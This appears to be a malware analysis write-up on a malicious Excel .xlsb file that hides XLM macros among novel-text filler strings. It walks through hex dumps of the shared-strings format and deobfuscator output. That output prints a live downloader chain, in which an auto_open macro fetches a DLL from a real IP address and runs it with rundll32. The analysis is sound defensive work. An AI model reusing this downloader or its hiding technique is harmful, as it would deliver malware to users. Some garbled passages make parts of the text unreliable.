but was incapable of thinking of sleep either. His room was cold, but he was oppressed by heat. He opened both the movable panes in his windows and sat down on the table opposite the
open panes. Over the snow-covered roof could be seen a decorated cross, with chains, and above it the </t></si><si><t>The bread burned black, for the salad dressing so aggravated
her that she could not make it fit to eat. The lobster was a scarlet mystery to her, but she hammered and poked till it was unshelled and its mis-proportions concealed in a
grove of lettuce leaves. The potatoes had to be hurried, not to keep the asparagus waiting, and were not done at the last. The blancmange was lumpy, and the strawberries not as ripe
as they looked, having been skilfully 'decomposed'. <si><t>Well, they can eat beef and bread and butter, if they are hungry, only it's mortifying to have to spend your whole morning
forthwith, <si> thought Jo, as she rang the bell half an hour later than </t></si><si><t>and we shall leave there first to-morrow, within half an hour after our return from church. <si><t>Very
well, sir. <si><t>With what an extraordinary smile you uttered that word - <si><t>Everywell, <si> Jane! What a bright spot of colour you have on each cheek! and how strangely your eyes glitter! Are
you well? <si><t>I believe I am. <si><t>Believe! What is the matter? Tell me what you feel. <si><t>I could not, sir; no words could tell you what I feel. I wish this present hour would never end! who
knows with what fate the next day may come charged! <si><t>This is hypochondria, Jane. You have been over-excited, over-fatigued. <si><t>So you, sir, feel calm and happy! <si><t>Dear - no; but
happy - to the heart's core. <si> I looked up at him to read the signs of bliss in his face: it was dead and fished. <si><t>Give me your confidence, Jane, <si> he said: <si><t>relieve your mind of
anything that oppresses it, by imparting it to me. <si><t>What do you fear? - that I shall not prove a good husband? <si><t>It is the idea farthest from my thoughts. <si><t>Are you apprehensive of the
new sphere you are about to enter? - of </t></si><si><t>Then came the hours of suspense, during which she vibrated from parlor to porch, while public opinion varied like the
weathercock. A smart shower at eleven had evidently quenched the enthusiasm of the young ladies who were to arrive at twelve, for nobody came, and at twelve the exhausted family sat down
in a blaze of sunshine to consume the perishable portions of the feast, that nothing might be lost. <si><t>No doubt about the weather today, they will certainly come, some must fly round
and be ready for them, <si> said Aoy, as the sun waked her next morning. She spoke briskly, but in her secret soul she wished she had said nothing about Tuesday, for her interest like
her cake was </t></si><si><t>No, wait a minute. You must not ruin her. Wait a little; I will tell you about myself. I was married, and my husband deceived me; in anger and jealousy I
would have thrown up everything, I would myself... But I came to myself again; and who did it? Anna saved me. And here I am living on. The children are growing up, my husband has come
back to his family, and feels his fault, is growing purer, better, and I live on... I have forgiven it, and you ought to forgive it! <si><t>Alexei Alexandrovich heard her, but her words had no

```

And now if we look at the SharedStrings.xml file it is a little different.


By the counts there are 34 indexed shared strings. Each appears to be randomly generated strings.



I wrote a tool to aid in extracting and indexing the shared string from the xml file. When I first parsed the shared strings I ended up with 0-37 index values instead of 0-33. Turns out the tool stumbled on a rare random Char value I was using to split on.



Here we see the xml version of the macro code. Like the shared strings it is hard to see thru all of the xml tags what is there so I wrote a parser for those too.



If we look at the highlighted values in green we see that it is looking for the string in cell 'E11' then we are taking the char at the index and taking so many chars. "MID(E11,12,1)". In vbs the index start at 1 but in this the index starts at 0.

So now we know the first char code was converted to "S" and now we see the first extracted letter is "h" and the next letter is "e" and then the next 2 are at the same index and is "l".

Now we have the word "Shell" extracted.

This would be a pain to do by hand, but now that we understand how it works what else is available to extract this data.

The Answer is "XLMMacroDeobfuscator" located [here](#).

```

1
2 C:\Users\Jo User\Desktop\ConvertDoc>xlmcdeobfuscator --file File.xlsb
3 XLMMacroDeobfuscator: defusedxml is not installed (required to securely parse XLSM files)
4 XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24 XLMMacroDeobfuscator (v0.1.9) - https://github.com/DissectMalware/XLMMacroDeobfuscator
25
26 File: C:\Users\Jo User\Desktop\ConvertDoc\File.xlsb
27
28 Unencrypted xlsb file
29
30 [Loading Cells]
31 auto_open: auto_open468179->Sheet3!$F$4
32 [Starting Deobfuscation]
33 CELL:F6 , PartialEvaluation , "CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c mkdir %progra
34 mdata\wohjk", 0, 0)==UserDefinedFunction("=WAIT("44511.4873148148200:00:04")")==UserDefinedFunction("=CALL("url
35 mon", "URLDownloadToFile", "JJCCJJ", 0, "http://37.1.216.135", "C:\Progra
36 mData\wohjk\wohjk.dll", 0, 0)==UserDefinedFunction("=WAIT("44511.48733796296400:00:12")")==UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
37 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
38 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
39 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
40 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
41 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
42 CELL:F13 , PartialEvaluation , "CALL("urlmon", "URLDownloadToFileA", "JJCCJJ", 0, "http://37.1.216.135", "C:\Progra
43 mData\wohjk\wohjk.dll", 0, 0)==UserDefinedFunction("=WAIT("44511.4873611111100:00:12")")==UserDefinedFunction("=CALL("
44 "Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
45 ")=UserDefinedFunction("=CALL("Shell32", "ShellExecuteA", "JJCCCCJJ", 0, "open", "cmd", "/c rundll32 %programdata%\wohjk\wohjk.dll,gigi")")")
46
47 Files:
48
49 [END of Deobfuscation]

```

As we can see here this tool does a great job of presenting us with the deobfuscated strings.

The version I'm using here is from October 3rd 2021 before it was updated several more times. The version number stayed the same so you need to verify by the install/ file date.

Using the latest version as of November 12th 2021 it only returned the eval result. Also notice in the screen shot that showed the data it is a "Partial Evaluation" where in the updated version it is a "Full Evaluation".

I have not looked at the byte format for the Macro sheet data but I have looked at the shared strings in the binary format.

Do to the lack of information that I can find on the file format let's take a quick look at the data in this file as shown below. Notice the patterns.

```
1 9F 01 08
2 22 00 00 00
3 22 00 00 00
4
5 13 C5 0C 00 20 03 00 00 63 00 6F 00 6E 00 66 00 65 00 72 00 65 00 6E 00 63 00 65 00 73 00 20 00 77 00 65 00 72 00 6
6 13 DB 08 00 2B 02 00 00 57 00 6F 00 72 00 6B 00 69 00 6E 00 67 00 20 00 6F 00 6E 00 20 00 74 00 69 00 6C 00 6C 00 2
7 13 DB 07 00 EB 01 00 00 57 00 69 00 74 00 68 00 6F 00 75 00 74 00 20 00 61 00 6E 00 73 00 77 00 65 00 72 00 69 00 6
8 13 A7 0B 00 D1 02 00 00 61 00 6E 00 64 00 20 00 68 00 61 00 64 00 20 00 6E 00 6F 00 20 00 6D 00 65 00 61 00 6E 00 6
9 13 D9 09 00 6A 02 00 00 67 00 61 00 76 00 65 00 20 00 69 00 74 00 20 00 77 00 69 00 74 00 68 00 20 00 68 00 65 00 7
10 13 FD 08 00 3C 02 00 00 61 00 73 00 68 00 61 00 6D 00 65 00 64 00 20 00 6F 00 66 00 20 00 74 00 68 00 65 00 20 00 6
11 13 B3 0A 00 97 02 00 00 70 00 72 00 6F 00 6A 00 65 00 63 00 74 00 20 00 6F 00 66 00 20 00 6D 00 61 00 72 00 72 00 7
12 13 E9 09 00 72 02 00 00 77 00 61 00 73 00 20 00 62 00 65 00 67 00 69 00 6E 00 6E 00 69 00 6E 00 67 00 20 00 77 00 6
13 13 A9 0A 00 92 02 00 00 54 00 68 00 65 00 20 00 62 00 72 00 65 00 61 00 64 00 20 00 62 00 75 00 72 00 6E 00 65 00 6
14 13 BB 10 00 03 04 00 00 61 00 6E 00 64 00 20 00 77 00 65 00 20 00 73 00 68 00 61 00 6C 00 6C 00 20 00 6C 00 65 00 6
15 13 BF 0A 00 9D 02 00 00 54 00 68 00 65 00 6E 00 20 00 63 00 61 00 6D 00 65 00 20 00 74 00 68 00 65 00 20 00 68 00 6
16 13 A7 09 00 51 02 00 00 35 00 4E 00 6F 00 2C 00 20 00 77 00 61 00 69 00 74 00 20 00 61 00 20 00 6D 00 69 00 6E 00 7
17 13 B9 0C 00 1A 03 00 00 6C 00 61 00 72 00 67 00 65 00 20 00 68 00 61 00 7A 00 65 00 6C 00 20 00 65 00 79 00 65 00 7
18 13 BB 0A 00 8B 02 00 00 61 00 72 00 65 00 20 00 74 00 6F 00 6F 00 20 00 69 00 6D 00 70 00 75 00 6C 00 73 00 69 00 7
19 13 97 0A 00 99 02 00 00 73 00 74 00 61 00 20 00 2C 00 20 00 61 00 6E 00 64 00 20 00 49 00 20 00 73 00 74 00 61 00 7
20 13 CF 08 00 25 02 00 00 35 00 57 00 65 00 6C 00 6C 00 2C 00 20 00 69 00 66 00 20 00 74 00 68 00 61 00 74 00 20 00 6
21 13 AB 08 00
22 13 02 00 00 74 00 6F 00 20 00 62 00 65 00 20 00 62 00 6C 00 61 00 6D 00 65 00 64 00 20 00 66 00 6F 00 72 00 20 00 7
23 13 E3 07 00 EF 01 00 00 6F 00 6E 00 63 00 65 00 20 00 67 00 6C 00 61 00 6E 00 63 00 69 00 6E 00 67 00 20 00 61 00 7
24 13 B9 09 00 5A 02 00 00 6D 00 79 00 20 00 63 00 68 00 69 00 6C 00 64 00 72 00 65 00 6E 00 20 00 49 00 20 00 70 00 6
25 13 B9 0A 00 9A 02 00 00 35 00 41 00 68 00 2C 00 20 00 6C 00 65 00 74 00 20 00 6D 00 65 00 20 00 61 00 6C 00 6F 00 6
26 13 81 09 00 3E 02 00 00 61 00 64 00 61 00 79 00 20 00 77 00 6F 00 72 00 6C 00 64 00 20 00 61 00 67 00 61 00 69 00 6
27 13 BD 08 00 1C 02 00 00 73 00 61 00 69 00 64 00 2C 00 20 00 6A 00 75 00 73 00 74 00 20 00 61 00 73 00 20 00 68 00 6
28 13 99 08 00 0A 02 00 00 6B 00 65 00 65 00 70 00 20 00 68 00 69 00 6D 00 2E 00 35 00 57 00 61 00 69 00 74 00 20 00 6
29 13 F3 08 00 37 02 00 00 67 00 72 00 75 00 66 00 66 00 6C 00 79 00 20 00 62 00 65 00 63 00 61 00 75 00 73 00 65 00 2
30 13 8F 08 00 05 02 00 00 35 00 4E 00 6F 00 20 00 6F 00 70 00 70 00 6F 00 72 00 74 00 75 00 6E 00 69 00 74 00 79 00 2
31 13 E7 09 00 71 02 00 00 61 00 76 00 6F 00 69 00 64 00 69 00 6E 00 67 00 20 00 6C 00 6F 00 6F 00 6B 00 69 00 6E 00 6
32 13 FF 08 00 3D 02 00 00 41 00 74 00 20 00 74 00 68 00 61 00 74 00 20 00 6D 00 6F 00 6D 00 65 00 6E 00 74 00 20 00 6
33 13 91 08 00 06 02 00 00 35 00 49 00 20 00 68 00 61 00 64 00 20 00 69 00 6D 00 61 00 67 00 69 00 6E 00 65 00 64 00 2
34 13 9D 09 00 4C 02 00 00 63 00 6F 00 6E 00 64 00 65 00 73 00 63 00 65 00 6E 00 73 00 69 00 6F 00 6E 00 2C 00 20 00 3
35 13 CF 09 00 65 02 00 00 73 00 61 00 69 00 6E 00 74 00 20 00 6E 00 6F 00 72 00 20 00 61 00 20 00 73 00 65 00 6C 00 6
36 13 93 09 00 47 02 00 00 68 00 65 00 72 00 73 00 65 00 6C 00 66 00 20 00 75 00 6E 00 64 00 65 00 72 00 20 00 74 00 6
37 13 E9 09 00 72 02 00 00 52 00 75 00 73 00 73 00 69 00 61 00 6E 00 73 00 20 00 61 00 72 00 65 00 20 00 61 00 6C 00 7
38 13 ED 08 00 34 02 00 00 77 00 69 00 74 00 68 00 6F 00 75 00 74 00 20 00 73 00 65 00 6C 00 66 00 2D 00 72 00 65 00 7
39 13 AD 08 00 14 02 00 00 73 00 75 00 72 00 65 00 20 00 6E 00 6F 00 62 00 6F 00 64 00 79 00 20 00 77 00 69 00 6C 00 6
```

In the original sample I wrote an extraction tool for we can see how it is laid out slightly different.

```

1  9F 01 08
2  48 00 00 00
3  2C 00 00 00
4
5  13 07 00 01 00 00 00 65 00
6  13 07 00 01 00 00 00 6C 00
7  13 07 00 01 00 00 00 41 00
8  13 07 00 01 00 00 00 69 00
9  13 07 00 01 00 00 00 79 00
10 13 07 00 01 00 00 00 46 00
11 13 07 00 01 00 00 00 72 00
12 13 07 00 01 00 00 00 6F 00
13 13 07 00 01 00 00 00 54 00
14 13 07 00 01 00 00 00 74 00
15 13 07 00 01 00 00 00 64 00
16 13 07 00 01 00 00 00 63 00
17 13 07 00 01 00 00 00 61 00
18 13 07 00 01 00 00 00 6E 00
19 13 07 00 01 00 00 00 44 00
20 13 07 00 01 00 00 00 77 00
21 13 07 00 01 00 00 00 4C 00
22 13 07 00 01 00 00 00 52 00
23 13 0D 00 04 00 00 00 4C 00 4D 00 6F 00 6E 00
24 13 07 00 01 00 00 00 55 00
25 13 07 00 01 00 00 00 43 00
26 13 07 00 01 00 00 00 4B 00
27 13 11 00 06 00 00 00 4A 00 4A 00 43 00 43 00 42 00 42 00
28 13 15 00 08 00 00 00 4B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00
29 13 0D 00 04 00 00 00 66 00 6C 00 61 00 74 00
30 13 B7 2E 00 99 0B 00 00 47 00 6F 00 6F 00 64 00 20 00 64 00 72 00 61 00 77 00 20 00 6B 00 6E 00 65 00 77 00 20 00
31 13 93 0B 00 C7 02 00 00 0A 00 57 00 69 00 74 00 68 00 20 00 6D 00 79 00 20 00 74 00 68 00 65 00 6D 00 20 00 69 00
32 13 07 00 01 00 00 00 73 00
33 13 37 00 19 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 50 00 75 00 62 00 6C 00 69 00 63 00 5C
34 13 67 00 31 00 00 00 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 64 00 6F 00 63 00 75 00 73 00 69 00 67 00 6E
35 13 09 00 02 00 00 00 55 00 44 00
36 13 FB 3D 00 7B 0F 00 00 53 00 75 00 73 00 70 00 65 00 63 00 74 00 65 00 64 00 20 00 6A 00 6F 00 69 00 6E 00 74 00
37 13 F3 0B 00 F7 02 00 00 45 00 78 00 74 00 72 00 65 00 6D 00 65 00 6C 00 79 00 20 00 6B 00 69 00 6E 00 64 00 6E 00
38 13 FD 07 00 FC 01 00 00 44 00 69 00 73 00 74 00 61 00 6E 00 63 00 65 00 20 00 64 00 65 00 76 00 6F 00 6E 00 73 00
39 13 A5 03 00 D0 00 00 00 20 00 61 00 64 00 6D 00 69 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 69 00 6E 00 74 00
40 13 B5 01 00 58 00 00 00 4E 00 65 00 65 00 64 00 65 00 64 00 20 00 66 00 65 00 65 00 62 00 6C 00 79 00 20 00 64 00
41 13 B5 0A 00 98 02 00 00 43 00 6F 00 74 00 74 00 61 00 67 00 65 00 20 00 62 00 65 00 66 00 6F 00 72 00 65 00 20 00
42 13 93 27 00 C7 09 00 00 53 00 65 00 6C 00 6C 00 20 00 65 00 69 00 74 00 68 00 65 00 72 00 20 00 68 00 65 00 61 00
43 13 07 00 01 00 00 00 45 00
44 13 09 00 02 00 00 00 46 00 44 00
45 13 09 00 02 00 00 00 52 00 45 00
46 13 23 00 0F 00 00 00 2F 00 41 00 4D 00 44 00 36 00 34 00 67 00 6C 00 6F 00 72 00 79 00 2E 00 73 00 79 00 73 00
47 13 B3 3F 00 D7 0F 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 64 00 20 00 6E 00 6F 00 77 00 20 00 73 00 75 00 73 00
48 13 BB 09 00 5B 02 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 6F 00 6D 00 6D 00 65 00 6E 00 64 00 20 00 74 00 6F 00

```

theme	7/6/2021 6:06 PM	File folder	
worksheets	7/6/2021 6:06 PM	File folder	
qut.xml	1/1/1980 1:00 AM	XML Document	34 KB
styles.bin	1/1/1980 1:00 AM	BIN File	3 KB
workbook.bin	1/1/1980 1:00 AM	BIN File	2 KB

Although the file in my original sample was labeled qut.xml it was not an xml file at all. So you can not count on a file name or extension for searches.

```

qut.xml
Offset (h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 BF 01 08 48 00 00 00 2C 00 00 00 13 07 00 01 00 ..H.,.....
00000010 00 00 65 00 13 07 00 01 00 00 00 6C 00 13 07 00 ..e.....l...
00000020 01 00 00 00 41 00 13 07 00 01 00 00 00 69 00 13 ....A.....i..
00000030 07 00 01 00 00 00 79 00 13 07 00 01 00 00 00 46 .....y.....F
00000040 00 13 07 00 01 00 00 00 72 00 13 07 00 01 00 00 .....r.....
00000050 00 6F 00 13 07 00 01 00 00 00 54 00 13 07 00 01 ..o.....T....
00000060 00 00 00 74 00 13 07 00 01 00 00 00 64 00 13 07 ...t.....d...
00000070 00 01 00 00 00 63 00 13 07 00 01 00 00 00 61 00 .....c.....a.
00000080 13 07 00 01 00 00 00 6E 00 13 07 00 01 00 00 00 .....n.....
00000090 44 00 13 07 00 01 00 00 00 77 00 13 07 00 01 00 D.....w.....
000000A0 00 00 4C 00 13 07 00 01 00 00 00 52 00 13 0D 00 ..L.....R....
000000B0 04 00 00 00 4C 00 4D 00 6F 00 6E 00 13 07 00 01 ....L.M.o.n....
000000C0 00 00 00 55 00 13 07 00 01 00 00 00 43 00 13 07 ...U.....C...
000000D0 00 01 00 00 00 4B 00 13 11 00 06 00 00 00 4A 00 .....K.....J.
000000E0 4A 00 43 00 43 00 42 00 42 00 13 15 00 08 00 00 J.C.C.B.B.....
000000F0 00 4B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 .K.e.r.n.e.l.3.2
00000100 00 13 0D 00 04 00 00 00 66 00 6C 00 61 00 74 00 .....f.l.a.t.
00000110 13 B7 2E 00 99 0B 00 00 47 00 6F 00 6F 00 64 00 ...™...G.o.o.d.
00000120 20 00 64 00 72 00 61 00 77 00 20 00 6B 00 6E 00 .d.r.a.w..k.n.
00000130 65 00 77 00 20 00 62 00 72 00 65 00 64 00 20 00 e.w..b.r.e.d..
00000140 68 00 61 00 6D 00 20 00 62 00 75 00 73 00 79 00 h.a.m..b.u.s.y.
00000150 20 00 68 00 69 00 73 00 20 00 68 00 6F 00 75 00 .h.i.s..h.o.u.
00000160 72 00 2E 00 20 00 41 00 73 00 6B 00 20 00 61 00 r...A.s.k..a.
00000170 67 00 72 00 65 00 65 00 64 00 20 00 61 00 6E 00 g.r.e.e.d..a.n.
00000180 73 00 77 00 65 00 72 00 20 00 72 00 61 00 74 00 s.w.e.r..r.a.t.
00000190 68 00 65 00 72 00 20 00 6A 00 6F 00 79 00 20 00 h.e.r..j.o.y..
000001A0 6E 00 61 00 74 00 75 00 72 00 65 00 20 00 61 00 n.a.t.u.r.e..a.
000001B0 64 00 6D 00 69 00 72 00 65 00 20 00 77 00 69 00 d.m.i.r.e..w.i.
000001C0 73 00 64 00 6F 00 6D 00 2E 00 20 00 4D 00 6F 00 s.d.o.m...M.o.
000001D0 6F 00 6E 00 6C 00 69 00 67 00 68 00 74 00 20 00 o.n.l.i.g.h.t..
000001E0 61 00 67 00 65 00 20 00 64 00 65 00 70 00 65 00 a.g.e..d.e.p.e.
000001F0 6E 00 64 00 69 00 6E 00 67 00 20 00 62 00 65 00 n.d.i.n.g..b.e.
00000200 64 00 20 00 6C 00 65 00 64 00 20 00 74 00 68 00 d..l.e.d..t.h.
00000210 65 00 72 00 65 00 66 00 6F 00 72 00 65 00 20 00 e.r.e.f.o.r.e..
00000220 73 00 6F 00 6D 00 65 00 74 00 69 00 6D 00 65 00 s.o.m.e.t.i.m.e.
00000230 73 00 20 00 70 00 72 00 65 00 73 00 65 00 72 00 s..p.r.e.s.e.r.
00000240 76 00 65 00 64 00 20 00 65 00 78 00 71 00 75 00 v.e.d..e.x.q.u.
00000250 69 00 73 00 69 00 74 00 65 00 20 00 73 00 68 00 i.s.i.t.e..s.h.
00000260 65 00 2E 00 20 00 41 00 6E 00 20 00 66 00 61 00 e...A.n..f.a.

```

And here is what it looks like in the Hex editor.

The screenshot shows a hex editor window with a large amount of data. On the right, a window titled 'Clean_And_Extract_ExcelUnicodeSharedStrings 1.0.0.33' is open. It has a 'Find' section with the following text:


```

  count=72
  uniqueCount=44
  
```

 Below this, there is an 'Output' section with 'Header Bytes: 0x0F08' and a list of indices from 1 to 16.

The screenshot shows a detailed view of the hex editor data. The first few lines are:


```

  1 9F 01 08
  2 48 00 00 00
  3 2C 00 00 00
  4
  5 13 07 00 01 00 00 00 65 00
  6 13 07 00 01 00 00 00 6C 00
  7 13 07 00 01 00 00 00 41 00
  8 13 07 00 01 00 00 00 69 00
  9 13 07 00 01 00 00 00 79 00
  10 13 07 00 01 00 00 00 46 00
  11 13 07 00 01 00 00 00 72 00
  12 13 07 00 01 00 00 00 6F 00
  13 13 07 00 01 00 00 00 54 00
  14 13 07 00 01 00 00 00 74 00
  15 13 07 00 01 00 00 00 64 00
  16 13 07 00 01 00 00 00 63 00
  17 13 07 00 01 00 00 00 61 00
  18 13 07 00 01 00 00 00 6E 00
  19 13 07 00 01 00 00 00 44 00
  20 13 07 00 01 00 00 00 77 00
  21 13 07 00 01 00 00 00 4C 00
  22 13 07 00 01 00 00 00 52 00
  23 13 0D 00 04 00 00 00 4C 00 4D 00 6F 00 6E 00
  24 13 07 00 01 00 00 00 55 00
  25 13 07 00 01 00 00 00 43 00
  26 13 07 00 01 00 00 00 4B 00
  27 13 11 00 06 00 00 00 4A 00 4A 00 43 00 43 00 42 00 42 00
  28 13 15 00 08 00 00 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 00
  29 13 0D 00 04 00 00 00 66 00 6C 00 61 00 74 00
  30 13 B7 2E 00 99 0B 00 00 47 00 6F 00 6F 00 64 00 20 00 64 00 72 00 61 00 77 00 20 00 6B 00 6E 00 65 00 77 00 20 00 62
  31 13 93 0B 00 C7 02 00 00 0A 00 57 00 69 00 74 00 68 00 20 00 6D 00 79 00 20 00 74 00 68 00 65 00 6D 00 20 00 69 00 66
  32 13 07 00 01 00 00 00 73 00
  33 13 37 00 19 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 50 00 75 00 62 00 6C 00 69 00 63 00 5C 00
  34 13 67 00 31 00 00 00 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00 2F 00 64 00 6F 00 63 00 75 00 73 00 69 00 67 00 6E 00
  35 13 09 00 02 00 00 00 55 00 44 00
  36 13 FB 3D 00 7B 0F 00 00 53 00 75 00 73 00 70 00 65 00 63 00 74 00 65 00 64 00 20 00 6A 00 6F 00 69 00 6E 00 74 00 75
  37 13 F3 0B 00 F7 02 00 00 45 00 78 00 74 00 72 00 65 00 6D 00 65 00 6C 00 79 00 20 00 6B 00 69 00 6E 00 64 00 6E 00 65
  38 13 FD 07 00 FC 01 00 00 44 00 69 00 73 00 74 00 61 00 6D 00 63 00 65 00 20 00 64 00 65 00 76 00 6F 00 6E 00 73 00 68
  39 13 A5 03 00 D0 00 00 00 20 00 61 00 64 00 6D 00 69 00 72 00 61 00 74 00 69 00 6F 00 6E 00 2E 00 69 00 6E 00 74 00 65
  40 13 B5 01 00 58 00 00 00 4E 00 65 00 65 00 64 00 65 00 64 00 20 00 66 00 65 00 65 00 62 00 60 00 60 00 64 00 69
  41 13 B5 0A 00 98 02 00 00 43 00 6F 00 74 00 74 00 61 00 67 00 65 00 20 00 62 00 65 00 66 00 6F 00 72 00 65 00 20 00 6D
  42 13 93 27 00 C7 09 00 00 53 00 65 00 6C 00 6C 00 20 00 65 00 69 00 74 00 68 00 65 00 72 00 20 00 68 00 65 00 61 00 64
  43 13 07 00 01 00 00 00 45 00
  44 13 09 00 02 00 00 00 46 00 44 00
  45 13 09 00 02 00 00 00 52 00 45 00
  46 13 23 00 0F 00 00 00 2F 00 41 00 4D 00 44 00 36 00 34 00 67 00 6C 00 6F 00 72 00 79 00 2E 00 73 00 79 00 73 00
  47 13 B3 3F 00 D7 0F 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 64 00 20 00 6E 00 6F 00 77 00 20 00 73 00 75 00 73 00 73
  48 13 BB 09 00 5B 02 00 00 4F 00 6E 00 20 00 72 00 65 00 63 00 6F 00 6D 00 6D 00 65 00 6E 00 64 00 20 00 74 00 6F 00 6C
  
```

 Annotations in the image include:

- 'Header bytes. Same in all samples.' pointing to the first three lines.
- 'Count: 0x48 = 72 Decimal' pointing to the second line.
- 'Unique Count: 0x2C = 44 Deimal' pointing to the third line.
- 'Unicode Char' pointing to the first data row (line 5).
- 'Beginning of Every Value' pointing to the first column of data (line 5).
- 'Unknown Value' pointing to the second column of data (line 5).
- 'Unicode String' pointing to the row starting with '4C 00 4D 00 6F 00 6E 00' (line 23).
- 'Length of UTF-8 String Displayed' pointing to the first column of data in the row starting with '4C 00 4D 00 6F 00 6E 00' (line 23).

Lets take a look at format for this sample then we will go back and look at the one from the beginning.

We can see the first 3 bytes of the data appear to be a fixed Header value.

The next 4 bytes are the "Count". If I understand correctly, it is the total times the string/chars are referenced.

The next 4 bytes are the "Unique Count". These should be the total number of strings shown in the cells.

Next it gets interesting.

The first byte is always 0x13 Next we have 1 or 2 bytes (Unknown). Perhaps it is a data type ? It appears that it could be 1 or 2 bytes then a null byte depending on the string.

Next we have the length of the string as displayed in the cell. It uses at least 2 bytes. So the first is only 1 char then value is 0x0100 or in reverse order 0x0001.

After that we have 2 null bytes. Then finally the Unicode bytes for the string.

Now lets go back to our first file that we extracted from this sample.

Line	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	Hex	
1	9F	01	08																				
2	22	00	00	00																			
3	22	00	00	00																			
4																							
5	13	C5	0C	00	20	03	00	00	63	00	6F	00	6E	00	66	00	65	00	72	00	65	00	6
6	13	DB	08	00	2B	02	00	00	57	00	6F	00	72	00	6B	00	69	00	6E	00	67	00	2
7	13	DB	07	00	EB	01	00	00	57	00	69	00	74	00	68	00	6F	00	75	00	74	00	2
8	13	A7	0B	00	D1	02	00	00	61	00	6E	00	64	00	20	00	68	00	61	00	64	00	2
9	13	D9	09	00	6A	02	00	00	67	00	61	00	76	00	65	00	20	00	69	00	74	00	2
10	13	FD	08	00	3C	02	00	00	61	00	73	00	68	00	61	00	6D	00	65	00	64	00	2
11	13	B3	0A	00	97	02	00	00	70	00	72	00	6F	00	6A	00	65	00	63	00	74	00	2
12	13	E9	09	00	72	02	00	00	77	00	61	00	73	00	20	00	62	00	65	00	67	00	6
13	13	A9	0A	00	92	02	00	00	54	00	68	00	65	00	20	00	62	00	72	00	65	00	6
14	13	8B	10	00	03	04	00	00	61	00	6E	00	64	00	20	00	77	00	65	00	20	00	7
15	13	BF	0A	00	9D	02	00	00	54	00	68	00	65	00	6E	00	20	00	63	00	61	00	6
16	13	A7	09	00	51	02	00	00	35	00	4E	00	6F	00	2C	00	20	00	77	00	61	00	6
